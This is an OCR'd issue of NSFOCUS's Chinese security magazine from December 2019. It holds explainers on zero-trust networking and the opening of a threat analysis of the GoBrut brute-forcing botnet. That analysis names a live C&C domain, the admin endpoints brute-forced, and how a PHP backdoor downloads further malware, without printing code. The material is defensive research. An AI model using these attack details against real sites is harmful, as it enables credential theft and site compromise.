安全+
SECURITY
2019/12 总第 043
技术版 ▸▸ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

当我们在谈论“零信任”，我们在谈论什么

GoBrut破解型僵尸网络悄然再度来袭

WS-Discovery反射攻击深度分析

Jenkins路由解析及沙箱绕过漏洞分析报告

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

3 当我们在谈论“零信任”，我们在谈论什么

11 GoBrut破解型僵尸网络悄然再度来袭案

61 WS-Discovery反射攻击深度分析

72 Jenkins路由解析及沙箱绕过漏洞分析报告

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2019/12 总第 043

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。（本刊部分图片来源于网络）

安全+ SECURITY+

目录 CONTENTS

卷首语	叶建伟	2
安全形势		3-18
当我们在谈论“零信任”，我们在谈论什么	刘弘利	3
名词解析之零信任	刘弘利	8
GoBrut 破解型僵尸网络悄然再度来袭	伏影实验室	11
前沿技术		19-49
大数据时代下的数据安全：相关法规、场景与技术以及实践体系	陈磊	19
XAI 与可信任安全智能	张润滋	34
AI 新威胁：神经网络后门攻击	张胜军	47
攻防解析		50-96
DNS 隧道通信特征与检测	陈健	50
WS-Discovery 反射攻击深度分析	张星等	61
WEB 安全之防止浏览器自动代填和回显已保存账号	吴辉	68
Jenkins 路由解析及沙箱绕过漏洞分析报告 (上)	金超前	72
Jenkins 路由解析及沙箱绕过漏洞分析报告 (下)	金超前	80
智慧安全		97-108
智能安全运营，不得不说的秘密	陶智等	97
利用聚类算法进行数据分析的实例	李阳等	101

卷首语

当前，信息技术对经济社会转型发展的基础性、先导性作用日益凸显。以云计算、工业互联网、5G 等为代表的新一代信息技术与各产业领域深度融合，促使传统的生产体系逐渐由封闭转向开放，关键信息基础设施、网络数据、个人信息安全正面临全新的挑战。积极发展网络安全产业，推动核心技术创新，提升网络安全防护水平，是保障国家安全和经济社会稳定高质量发展的重要基石。

“网络安全的本质是对抗，对抗的本质在于攻防两端能力的较量。”不断出现的网络安全事件和新型攻击手法反映出攻防对抗的战场时刻在发生巨大变化，安全态势依然严峻。紧跟攻防前沿趋势，研究最新攻防技术，是提升网络安全水平的基本要求。本期有文章对 jenkins 路由解析及沙箱绕过漏洞、基于 DNS 的隐秘隧道、GoBrut 破解型僵尸网络、WSD 反射攻击等新近出现的攻击手法的深度分析，值得大家关注。同时，对本刊近几期持续关注的数据安全方向，本期的文章将从政策法规、应用场景、安全技术、模型框架等层面继续进行介绍。

近年，AI 技术快速融入网络安全，在安全研究、威胁检测、自动化响应等方面有广泛应用，极大提高了防护效率和未知威胁检测水平。然而，我们也发现 AI 技术本身也存在安全隐患。一方面，AI 算法和模型也会被攻击；另一方面，AI 技术运用的算法、模型普遍缺乏可解释性，导致其在需要关键决策判断的场景中的应用受到限制。本期文章将对 AI 在网络安全中的应用和上述智能攻防技术进行系统的介绍和分析。安全智能必然是网络安全发展的重要方向，如何更加安全有效地应用 AI 技术，还需在长期的实践中进行探索。

在攻防对抗中，陈战之术、御敌之道，缺一不可。在正确的网络安全理念和模型的指引下，人、技术、规程才能有机组合，有效抵御网络威胁。从早期的 P2DR，到最近 Gartner 的自适应安全架构（ASA）、CARTA，为适应网络威胁的变化趋势，安全模型和架构正逐渐演进和完善。当前火热的零信任就被看作 CARTA 模型中适应性授权与访问控制的一种落地实践，其不再假设内部网络是可信的，而是根据访问者环境上下文和行为进行动态授权。更具体的概念和原理本期的两篇文章将会进行介绍。绿盟科技已有相应的方案和产品实践，大家要是感兴趣可以一起探讨。

等保 2.0 已于 12 月 1 日正式实施，《密码法》即将生效，包括《数据安全管理办法》在内的一批网络安全法律法规已经发布征求意见稿。在新的一年里，网络安全产业将迎来什么样的机遇，又将面临哪些挑战，还要大家拭目以待。但可以肯定的是：广大安全从业者将协同应对网络威胁，共同维护网络空间秩序，为促进社会经济高质量发展贡献力量。

叶建伟

当我们在谈论“零信任”，我们在谈论什么

绿盟科技 解决方案中心 刘弘利

零信任是个热词，频繁出现在媒体和各种安全会议上。国内外网络安全公司在行动，传统安全企业如赛门铁克，CheckPoint，思科，还有一些创业公司，甚至连微软都宣称自己提供零信任网络安全产品和方案。

零信任网络最为知名的案例，是谷歌公司的 BeyondCorp 项目。谷歌迁移到零信任网络中，陆续发布了相关论文，推动零信任架构理念的传播，并提供落地案例。

安全从业者需要理解“零信任”这个概念，零信任网络的方案应该包含哪些模块，和传统安全架构的区别和优势。对于企业而言，要考虑是否迁移到零信任网络架构，如何成功实现零信任项目，如何在将来采用这一架构做好准备。本文会从这些角度，讨论零信任相关概念和零信任解决方案。

1 零信任理念

1.1 零信任理念

零信任是一个安全理念。零信任网络默认不信任任何设备和用户，除非验证他们可信。再进一步，用户和设备经过验证后，持续监控设备安全状态和用户行为，一旦信用等级下降，动态调整访问级别，如切断访问会话。

零信任是一种主动的安全模型，基于设备评估和用户认证，并集成持续分析和验证信任关系，以此确保网络上的实体没有恶意行为，从而限制和消除安全风险。

- 连接之前先认证

任何设备和用户，在访问应用前先取得认证和授权才能访问资源。这种方式和防火墙访问控制有着很大不同。防火墙访问控制规则，资源（应用或者服务）是开放的，用户先访问资源，然后根据系统需要来认证和授权。此外，基于位置和 IP 地址的访问控制策略，不足以确认访问实体是否合法（比如被入侵的客户端）。

- 基于语境的访问

零信任网络不是简单地依赖于“用户名 / 密码”来控制访问。理想的零信任模型，包含多个属性的评估。设备的身份属性，用户身份，设备当前安全性（比如重要补丁，关键注册表项，用户，程序，当前进程等），这些访问相关的上下文语境，构成了信任的基础。只有超过预设的信任等级，才能被授予访问权限。

- 持续监控

访问初始的信任，不是一次性的，而是需要持续地评估。这得益于 UEBA（用户和实体行为分析）技术的发展，持续对接入设备的行为分析，确保没有恶意行为发生。一旦发现访问实体的异常行为，比如扫描或者暴力破解，意味着信任等级的降低，零信任网络可以切断这种访问，从而降低安全风险。

- 最小权限

最小权限意味着设备或用户获得完成任务的最小权限。微隔离（Micro-Segmentation）技术，根据服务和区域，将网络切片隔离，避免攻击的横向扩展，常常应用在零信任网络中。

上面对零信任的理念作了解释。可以看出，零信任并未引入新的技术。而且很多技术（比如认证、授权、设备安全，包括UEBA）企业或多或少都有部署。然而，将这些技术重新排列组合，却是新颖的方式。

1.2 零信任的好处

零信任提出的背景，在于企业攻击面扩大和安全事件的频发。

企业在数字化转型中的开放性，移动设备和云计算的广泛采用，让员工在任何时间、任何地点，能够用任何设备访问企业资源。这些因素，导致应用和服务的暴露面增加，攻击面随之扩大。频繁出现的勒索软件和数据泄漏事件，侧面验证了当前网络安全存在不足。穷则思变，零信任网络的出现，正式要解决这些安全问题。

- 受控的网络访问控制

零信任网络摒弃静态的访问控制规则，持续验证访问实体的安全和身份，动态调整访问控制规则。这种访问控制，是主动的、动态的、受控的。

- 减少攻击面

零信任网络，采用先认证后访问的方式，把应用隐藏在后面（通常是先访问代理设备），减少应用或资产的暴漏，从而减少攻击面。

- 降低安全风险

默认不信任任何设备和用户，以及基于持续风险评估来做访问决策，加密传输等措施，能够降低安全风险。尤其是对应用和数据的保护，减少数据泄漏的安全风险。

- 增加可视化

对访问实体持续评估，异常行为分析等，增加用户和设备的可视化。


2 零信任网络形式

零信任网络是多个技术的组合，相关的组件和产品，既可以部署在企业侧，也可以架构在云端。在零信任网络的实现上，也有不同的方式。


2.1 本地部署和云端部署

1）本地部署

谷歌的BeyondCorp，可以理解为本地部署的一个案例。BeyondCorp里面包含了设备身份、用户身份、接入代理、访问控制规则引擎等组件。零信任网络借助这些组件的协作，判断设备和用户的身份、设备的安全性等，接入成功后，根据用户的权限，访问企业数据中心的应用。




某政府行业的大数据安全项目中，要求建立的安全访问平台，也是本地部署的场景。



2）云端部署

零信任网络的云端部署，适用于访问在云端数据中心应用的场景。下图为 Akamai 提供的商业零信任网络云架构模型。云端包含了安全接入、身份认证与管理、威胁防护等模块。




Akamai Intelligent Edge Platform

2.2 客户端发起和服务端发起


基于零信任的网络访问控制，咨询机构 Gartner 将其分为客户端发起和服务端发起两种类型。主要区别在于，发起零信任请求的初始方是在客户端还是在服务端。

1）客户端发起的零信任网络

客户端发起，需要在客户端上安装认证访问的组件，比如客户端软件，基于 BS 架构的应用访问，可以在浏览器上安装插件。客户端发起的零信任网络架构，类似于 CSA（Cloud Security Alliance Summit）在 2014 年提出的 SDP 规范。




客户端发起的零信任网络架构，参考了 CSA（Cloud Security Alliance Summit）在 2014 年提出的 SDP 规范。



2）服务端发起的零信任网络

服务端发起的零信任网络，类似于上文提到的谷歌 BeyondCorp 案例。服务端发起的好处，在于客户端可以不用安装组件。



3 企业向零信任架构迁移

3.1 迁移策略

零信任网络架构，和传统网络架构相比有优势，企业如果想要搭建或者向零信任网络迁移，需要根据自己的需求和目标，制定迁移策略。

首先，企业要明确，建设和迁移的目标是什么。例如：

- 想要在明年的安全检验或红蓝对抗中准备充分，不被攻破内部系统；
- 替换远程用户的 VPN，提高用户访问企业应用的体验；
- 将暴露在公网的应用隐藏，减少攻击面；
- 用户访问应用系统，需要采用多因素认证（MFA）；
- 应用访问多个云计算平台上的应用，提供单点登录能力（SSO）。

其次，做现状分析。明确了需求和目标，接下来需要评估组织内系统建设的现状，和目标之间做差距分析。就能够列举出需要做的事情，根据建设周期和预算，给出时间计划，这就是企业零信任网络的策略。

3.2 零信任网络建设步骤

零信任网络的建设，涉及了设备、用户、应用、网络等多方环节，有些已经部署的安全措施可以和零信任网络融合，比如 IAM（身份认证管理）。其他组件可能需要全新部署。

1）建立用户信任通道

利用 SDP 软件定义边界或者接入设备，将用户访问应用的通道建立起来。这就需要梳理企业有哪些应用，访问这些应用的用户都有哪些。梳理清楚后，可以整理出应用和用户之间的映射表。

接入设备的作用是隐藏原有应用，一般是通过反向代理映射应用的地址。当用户登录时，可以提供双向 TLS 加密，完成认证后才可以访问真正的应用。

想要实现多因素认证（MFA）和单点登录（SSO），可能需要应用系统做一些微调。

2）设备身份与安全

零信任的哲学是不信任任何设备和用户。设备需要证明自己的身份和安全性。企业需要有统一的设备信息库。此外，设备上重要补丁和防病毒软件的状态，设备的身份和安全性，都要加入应用访问的前置条件中，与用户身份和权限一起验证。

3）持续评估，动态策略控制

经过前面两个步骤的建设，实现了设备和用户的认证和授权。这是一次性的认证，但想要实现持续评估设备安全状态和用户行为，还需要进一步完善。比如对设备安全基线的持续监控，借助 UEBA 对用户的行为持续分析，并将监控和分析的结果实时传递给网络上的控制点，就可以对用户的访问控制实现动态控制。

4）可视化和自动化

完善的零信任网络，通过收集和分析用户访问的审计记录，可以形成设备、用户和应用的可视化场景。可视化不仅能够让企业掌握整体安全态势，还可以帮助企业规划和调整应用，与企业的商业战略对齐。自动化是指从用户识别、认证和授权，到用户和设备安全分析，出现问题的应急处置，形成自动化的处理，减少人为干预，提高效率。

零信任网络的终极目标是保护企业的应用和数据，抑制和降低安全风险。企业可以根据自己的安全需求和当前状况，逐步迁移到零信任网络。零信任网络在终端设备、用户、网络、应用、数据各个环节进行安全控制，使企业从单点的产品部署、完善到体系化的安全建设。

4 小结

零信任网络是一个演进的网络安全框架。零信任网络解决方案，构建在已有的安全技术能力之上，核心是基于信任的访问。围绕这个理念，零信任评估访问的用户、设备的安全性，并且在访问周期内持续评估，以此确保访问始终是信任的。

成熟且有效的零信任网络能够极大提高安全等级。事实上，零信任网络中的组件（如认证授权相关 IAM，终端基线检查，用户与实体行为分析 UEBA）很多企业都有部署，比如 4A（账户，认证，授权，审计）系统，一些运营商企业已在使用。

对于企业而言，迁移到零信任网络之前需要评估解决方案的成熟度，更重要的是了解组织内网络、用户、数据、终端、应用的管理是否有效。比如，了解企业所有的应用，哪些暴露在互联网上，它们现有的安全风险情况如何。这些可以借助安全风险评估或红蓝对抗来有效梳理，然后再考虑将这些应用或服务纳入零信任网络管理，隐藏在可信代理后面。

参考资料：

1. 谷歌，A New Approach to Enterprise Security

https://www.usenix.org/system/files/login/articles/login_dec14_02_ward.pdf

2.Gartner，Market Guide for Zero Trust Network Access

3.SDP，软件定义边界

https://cloudsecurityalliance.org/artifacts/sdp-architecture-guide-v2/

4.Akamai，Zero Trust 安全参考架构

https://www.akamai.com/cn/zh/multimedia/documents/infographic/zero-trust-security-reference-architecture.pdf

名词解析之零信任

绿盟科技 解决方案中心 刘弘利

Zero Trust 零信任是市场热点，在行业新闻以及咨询机构报告中经常出现。零信任本身比较抽象，各个机构对概念又做了扩展，常常使读者感到困惑。本文列举零信任领域的几个重要名词，并根据出处给出解释，以供参考。

1.Zero Trust Network 零信任网络

零信任网络是由 Forrester 的分析师 John Kindervag 在 2010 年提出的。

与传统的企业 IT 网络不同，在网络级别上应用访问控制会导致位于“受信任”网络中的设备能够访问公司内的各种服务，而零信任则根据与访问者配对的“经过严格的身份验证”来访问相应服务。最小特权原则，仅提供对特定服务和功能的访问，而不提供对托管服务网络的全权访问。

零信任方法建议将所有网络流量都视为“不可信”，除非另有证明。

John Kindervag 的方法已发展为 IT 安全中的多个应用方向，包括微分段、软件定义的边界、零信任扩展等。

零信任网络虽然有各种解释，但是它有一些通用的基本原则：

• 连接之前，所有访问方都必须经过认证和授权。这意味着 IT 资源不会像传统网络环境那样接受网络连接（然后尝试对连接方进行身份验证）。相反，只有相关的连接才可以访问受保护的资源。

• 访问方使用的设备安全状态应作为“是否提供访问权限”决策的一部分进行评估。

• 永远不要提供“网络级别”的连接。相反，访问方将仅获得应用程序级别的连接，从而允许他们使用所需的功能，避免在网络级别上做多余的操作。

• 即使是访问方使用符合公司政策的设备，经过身份验证和授权获得了相关资源的访问权限之后，也不应将此连接视为可信任，这意味着应分析、审核访问方执行的每项操作，如果它被认为是有风险的或危险的，则执行详细的上下文安全策略。

名词出处：Build Security Into Your Network’s DNA: The Zero Trust Network Architecture

2.ZTNA(Zero trust network access) 零信任网络访问

ZTNA 是 Gartner 在零信任网络报告中定义的一个词汇，也是 SDP 软件定义边界的一种安全模式。

ZTNA 是构建围绕应用的，基于身份和上下文语境决定逻辑访问的网络边界。应用资源可以隐藏在访问代理之后，减少攻击面。

名词出处：Market Guide for Zero Trust Network Access

3.SDP(Software Defined Perimeter) 软件定义边界

软件定义的边界是一个术语，由 CSA（Cloud Security Allianc）工作组定义的安全访问公司资源的特定实施模型。

软件定义的边界的安全性原则是：

1）信息隐藏

没有 DNS 信息或受保护的应用程序基础结构的可见端口。受 SDP 保护的资产被认为是“黑暗的”，因为无法对其端口进行扫描。

2）预认证

在授予连接之前，将验证（请求主机的）设备标识。设备标识是通过嵌入在 TCP 或 TLS 设置中的 MFA 令牌确定的。

3）预授权


用户只能访问适合其角色的应用程序服务器。身份系统利用 SAML 断言将主机的特权通知 SDP 控制器。

4）应用层访问

仅在应用程序层（而非网络）上授予用户访问权限。此外，SDP 通常会将用户设备上的应用程序列入白名单。因此，预配置的连接是应用程序（客户端）到应用程序（服务端）的。

5）可扩展性

SDP 建立在经过验证的，基于标准的组件上，如相互 TLS，SAML 和 X.509 证书。基于标准的技术确保 SDP 可以与其他安全系统集成，如数据加密或远程证明系统。



名词出处：https: //cloud security alliance.org/artifacts/sdp-specification-v1-0/

4.ZTA(Zero Trust Architecture) 零信任架构

零信任架构是一种端到端的网络安全体系，包含身份、凭据、访问管理、操作、终端、托管环境与关联基础设施。零信任是一种侧重于数据保护的体系结构方法。

零信任架构提供了相关概念、思路和组件关系（体系结构）的集合，旨在消除在信息系统和服务中实施精准访问策略的不确定性。

名词出处：Draft NIST Special Publication 800-207

5.ZTX（Zero Trust eXtended ）零信任扩展


零信任扩展（ZTX）是用于企业 IT 安全的框架，Forrest 机构研究和推广。 ZTX 旨在将零信任框架应用于企业；它是“零信任”的数据中心版本，可以更轻松地实现将技术购买和战略决策直接映射到“零信任”的执行。ZTX 框架将技术和解决方案映射到各种框架支柱。

名词出处：https://go.forrester.com/blogs/what-ztx-means-for-vendors-and-users/

6.CARTA 持续自适应风险和信任管理

CARTA (Trust Continuous Adaptive Risk and Assessment) 是企业网络中风险和安全管理的一种战略方法，由 Gartner 研究和推广，针对现代数字业务的风险并管理数字环境中的高级威胁。

CARTA 包含了威胁防护和访问保护两个部分。其中自适应访问保护就涵盖了零信任网络的概念。



名词出处：Zero Trust Networking as an Initial Step on the Roadmap to CARTA

零信任的初心是在移动和云计算时代，保护企业数据安全。零信任网络架构在企业实践，咨询机构研究和推广，以及安全厂商跟进下，成为网络安全的一个热点。本文列举了零信任相关的几个概念，读者如果有兴趣，可以在这些概念基础上，追本溯源，深入了解零信任。

GoBrut 破解型僵尸网络悄然再度来袭

绿盟科技 伏影实验室

GoBrut 简介

Go 语言因为跨平台且易上手，越来越受到攻击者的青睐。2019 年初 [1]，一个由 Go 语言编写的新型恶意软件家族问世，称为 GoBrut（又名 StealthWorker），目的是检测目标站点的服务并对其进行爆破。GoBrut 行为低调但野心勃勃，每次均攻击众多 Web 服务器。7 个月之内，GoBrut 的版本号不断更新，从初版跃升至目前的 3.0X，至少已出现过 10 个版本号，迭代稳定，感染的平台也从 Windows 扩展到 Linux。这一切与当前脆弱的 Web 安全现状不无关系。

主流 Web 框架安全问题频发

Web 安全是网络安全激烈厮杀的重要战场之一。Magento、WordPress 和 Drupal 是当今最为流行的 PHP 网站管理框架，在提供开发便利之余，也留下了重重隐患。例如 2018 年，WordPress 及其插件被发现了近 60 个漏洞 [2]，而到了 2019 年，新出现的漏洞数量猛翻 3 倍。Magento 也不容乐观，2019 年前半年，漏洞数量已超过 30 个 [3]。

从远程代码执行、跨站脚本攻击和目录穿越等老生常谈的问题，到弱口令这种不是漏洞的漏洞，Web 安全易攻难守的现状，必然会不断引鬼上门。当攻击者拿到目标站点的用户名与口令后，便拥有 Shell 权限，可进行诸多恶意操作，如窃取网站信息、插入恶意链接和黑链，甚至上传木马，将受害站点变为自己的文件服务器供其他肉鸡下载木马，以扩展传播渠道。在这种情况下，GoBrut 这类僵尸网络诞生并蔓延开来。出道后，该僵尸网络已经攻击过使用了 Magento、Cpanel、PhpMyAdmin 和 WordPress 等系统或工具的站点，方式从漏洞利用到弱口令爆破等，危害不容小视。

专注爆破

GoBrut 与以往的僵尸网络有着显著不同之处，主要体现在其功能定位和爆破类型上。

大多数僵尸网络家族主要用于 DDoS、挖矿、勒索和窃密，而 GoBrut 则另行其道，专门用于分布式破解网站的用户名和口令，且不染指其他恶意行为，也无法传播自身。这意味着 GoBrut 仅仅扮演了攻击链中的一个前哨角色，用于为后续活动铺路设桥，是一次网络攻击事件前奏的参与者。

目标类型上，当前大多数僵尸网络的爆破主要针对远程管理协议和数据库。而 GoBrut 的目标类型则覆盖到了 Web 管理系统，在种类上明显超出。以下是 3.06 版本包含的所有攻击目标类型：


网站 CMS / 插件	Drupal、Joomla、Magento、WordPress、Bitrix、OpenCart 、WOO
数据库	PostgreSQL、MySQL
协议工具	SSH、FTP
管理工具	Htpasswd、PhpMyAdmin
其他网络存储	QNAP-NAS、CPanel、WebHost Manager

WordPress 事件

2019 年中，版本号为 3.06 的 Linux 木马出现，其组成的僵尸网络专门针对 WordPress 网站，C&C 服务器域名为 formfactset.org，

并于 8 月初被爆出攻破了上万 WordPress 站点 [4][5]。WordPress 的后台登录地址默认为 /wp-login.php 或 /wp-admin，木马会向该地址发起请求来猜测或枚举用户名与口令，并向 /xmlrpc.php 发起 POST 请求进行 XmlRpc 爆破。得手后，肉鸡将对应的用户名和口令回传到 C&C，接着攻击者拿到网站权限并上传木马。整个过程可为形成一个闭环：


【感染 GoBrut –> 爆破 –> 攻击者植入 PHP 后门、下载 GoBrut –> 继续爆破】




受害者

每次肉鸡请求时，C&C 都会动态生成新的攻击列表：

伏影实验室威胁追踪系统随机选取了三个不同日期的某时间点进行统计。结果显示，每次下发的顶级域名类型平均为 200 多个，大多为地区型域名。com 占到近 50%，再除去 org 和 net 等排名较高的通用域名外，受攻击较多的网站主要位于德国、英国、荷兰、法国、澳大利亚和俄罗斯等国家。




被攻破网站的清单保存在 C&C 服务器的 backdoorGood.txt 文件中。该文件显示受害者站点均被植入了 PHP 后门。随着时间推移，该文件条数也在动态变化。例如，2019 年 8 月 19 日，该文件尚共有一万八千余条记录，20 日则减少为一万五千条左右，到 21 日又有回升。这可能是攻击者失去了一些网站的权限，重新下发爆破任务所致。




搜索引擎显示，相关信息早已在某些黑产喜闻乐见的场所传开了。

植入木马


上述 PHP 后门所在的目录已经被上传了 GoBrut 木马，每个木马名称随机，这可以迷惑经验不足的网站管理员。Go 语言生成的可执行文件体积较大，可作为排查特征之一。




PHP 后门中揭示了攻击者上传 GoBrut 木马的方式。对于相关页面的 POST 请求，若 cp 参数值为 “download”，则根据 url 参数值指定的路径去下载文件。



生成的名称一定是 6 位字母与数字的随机组合，这便是受害网站目录下很多文件名称为 6 个字符的原因。

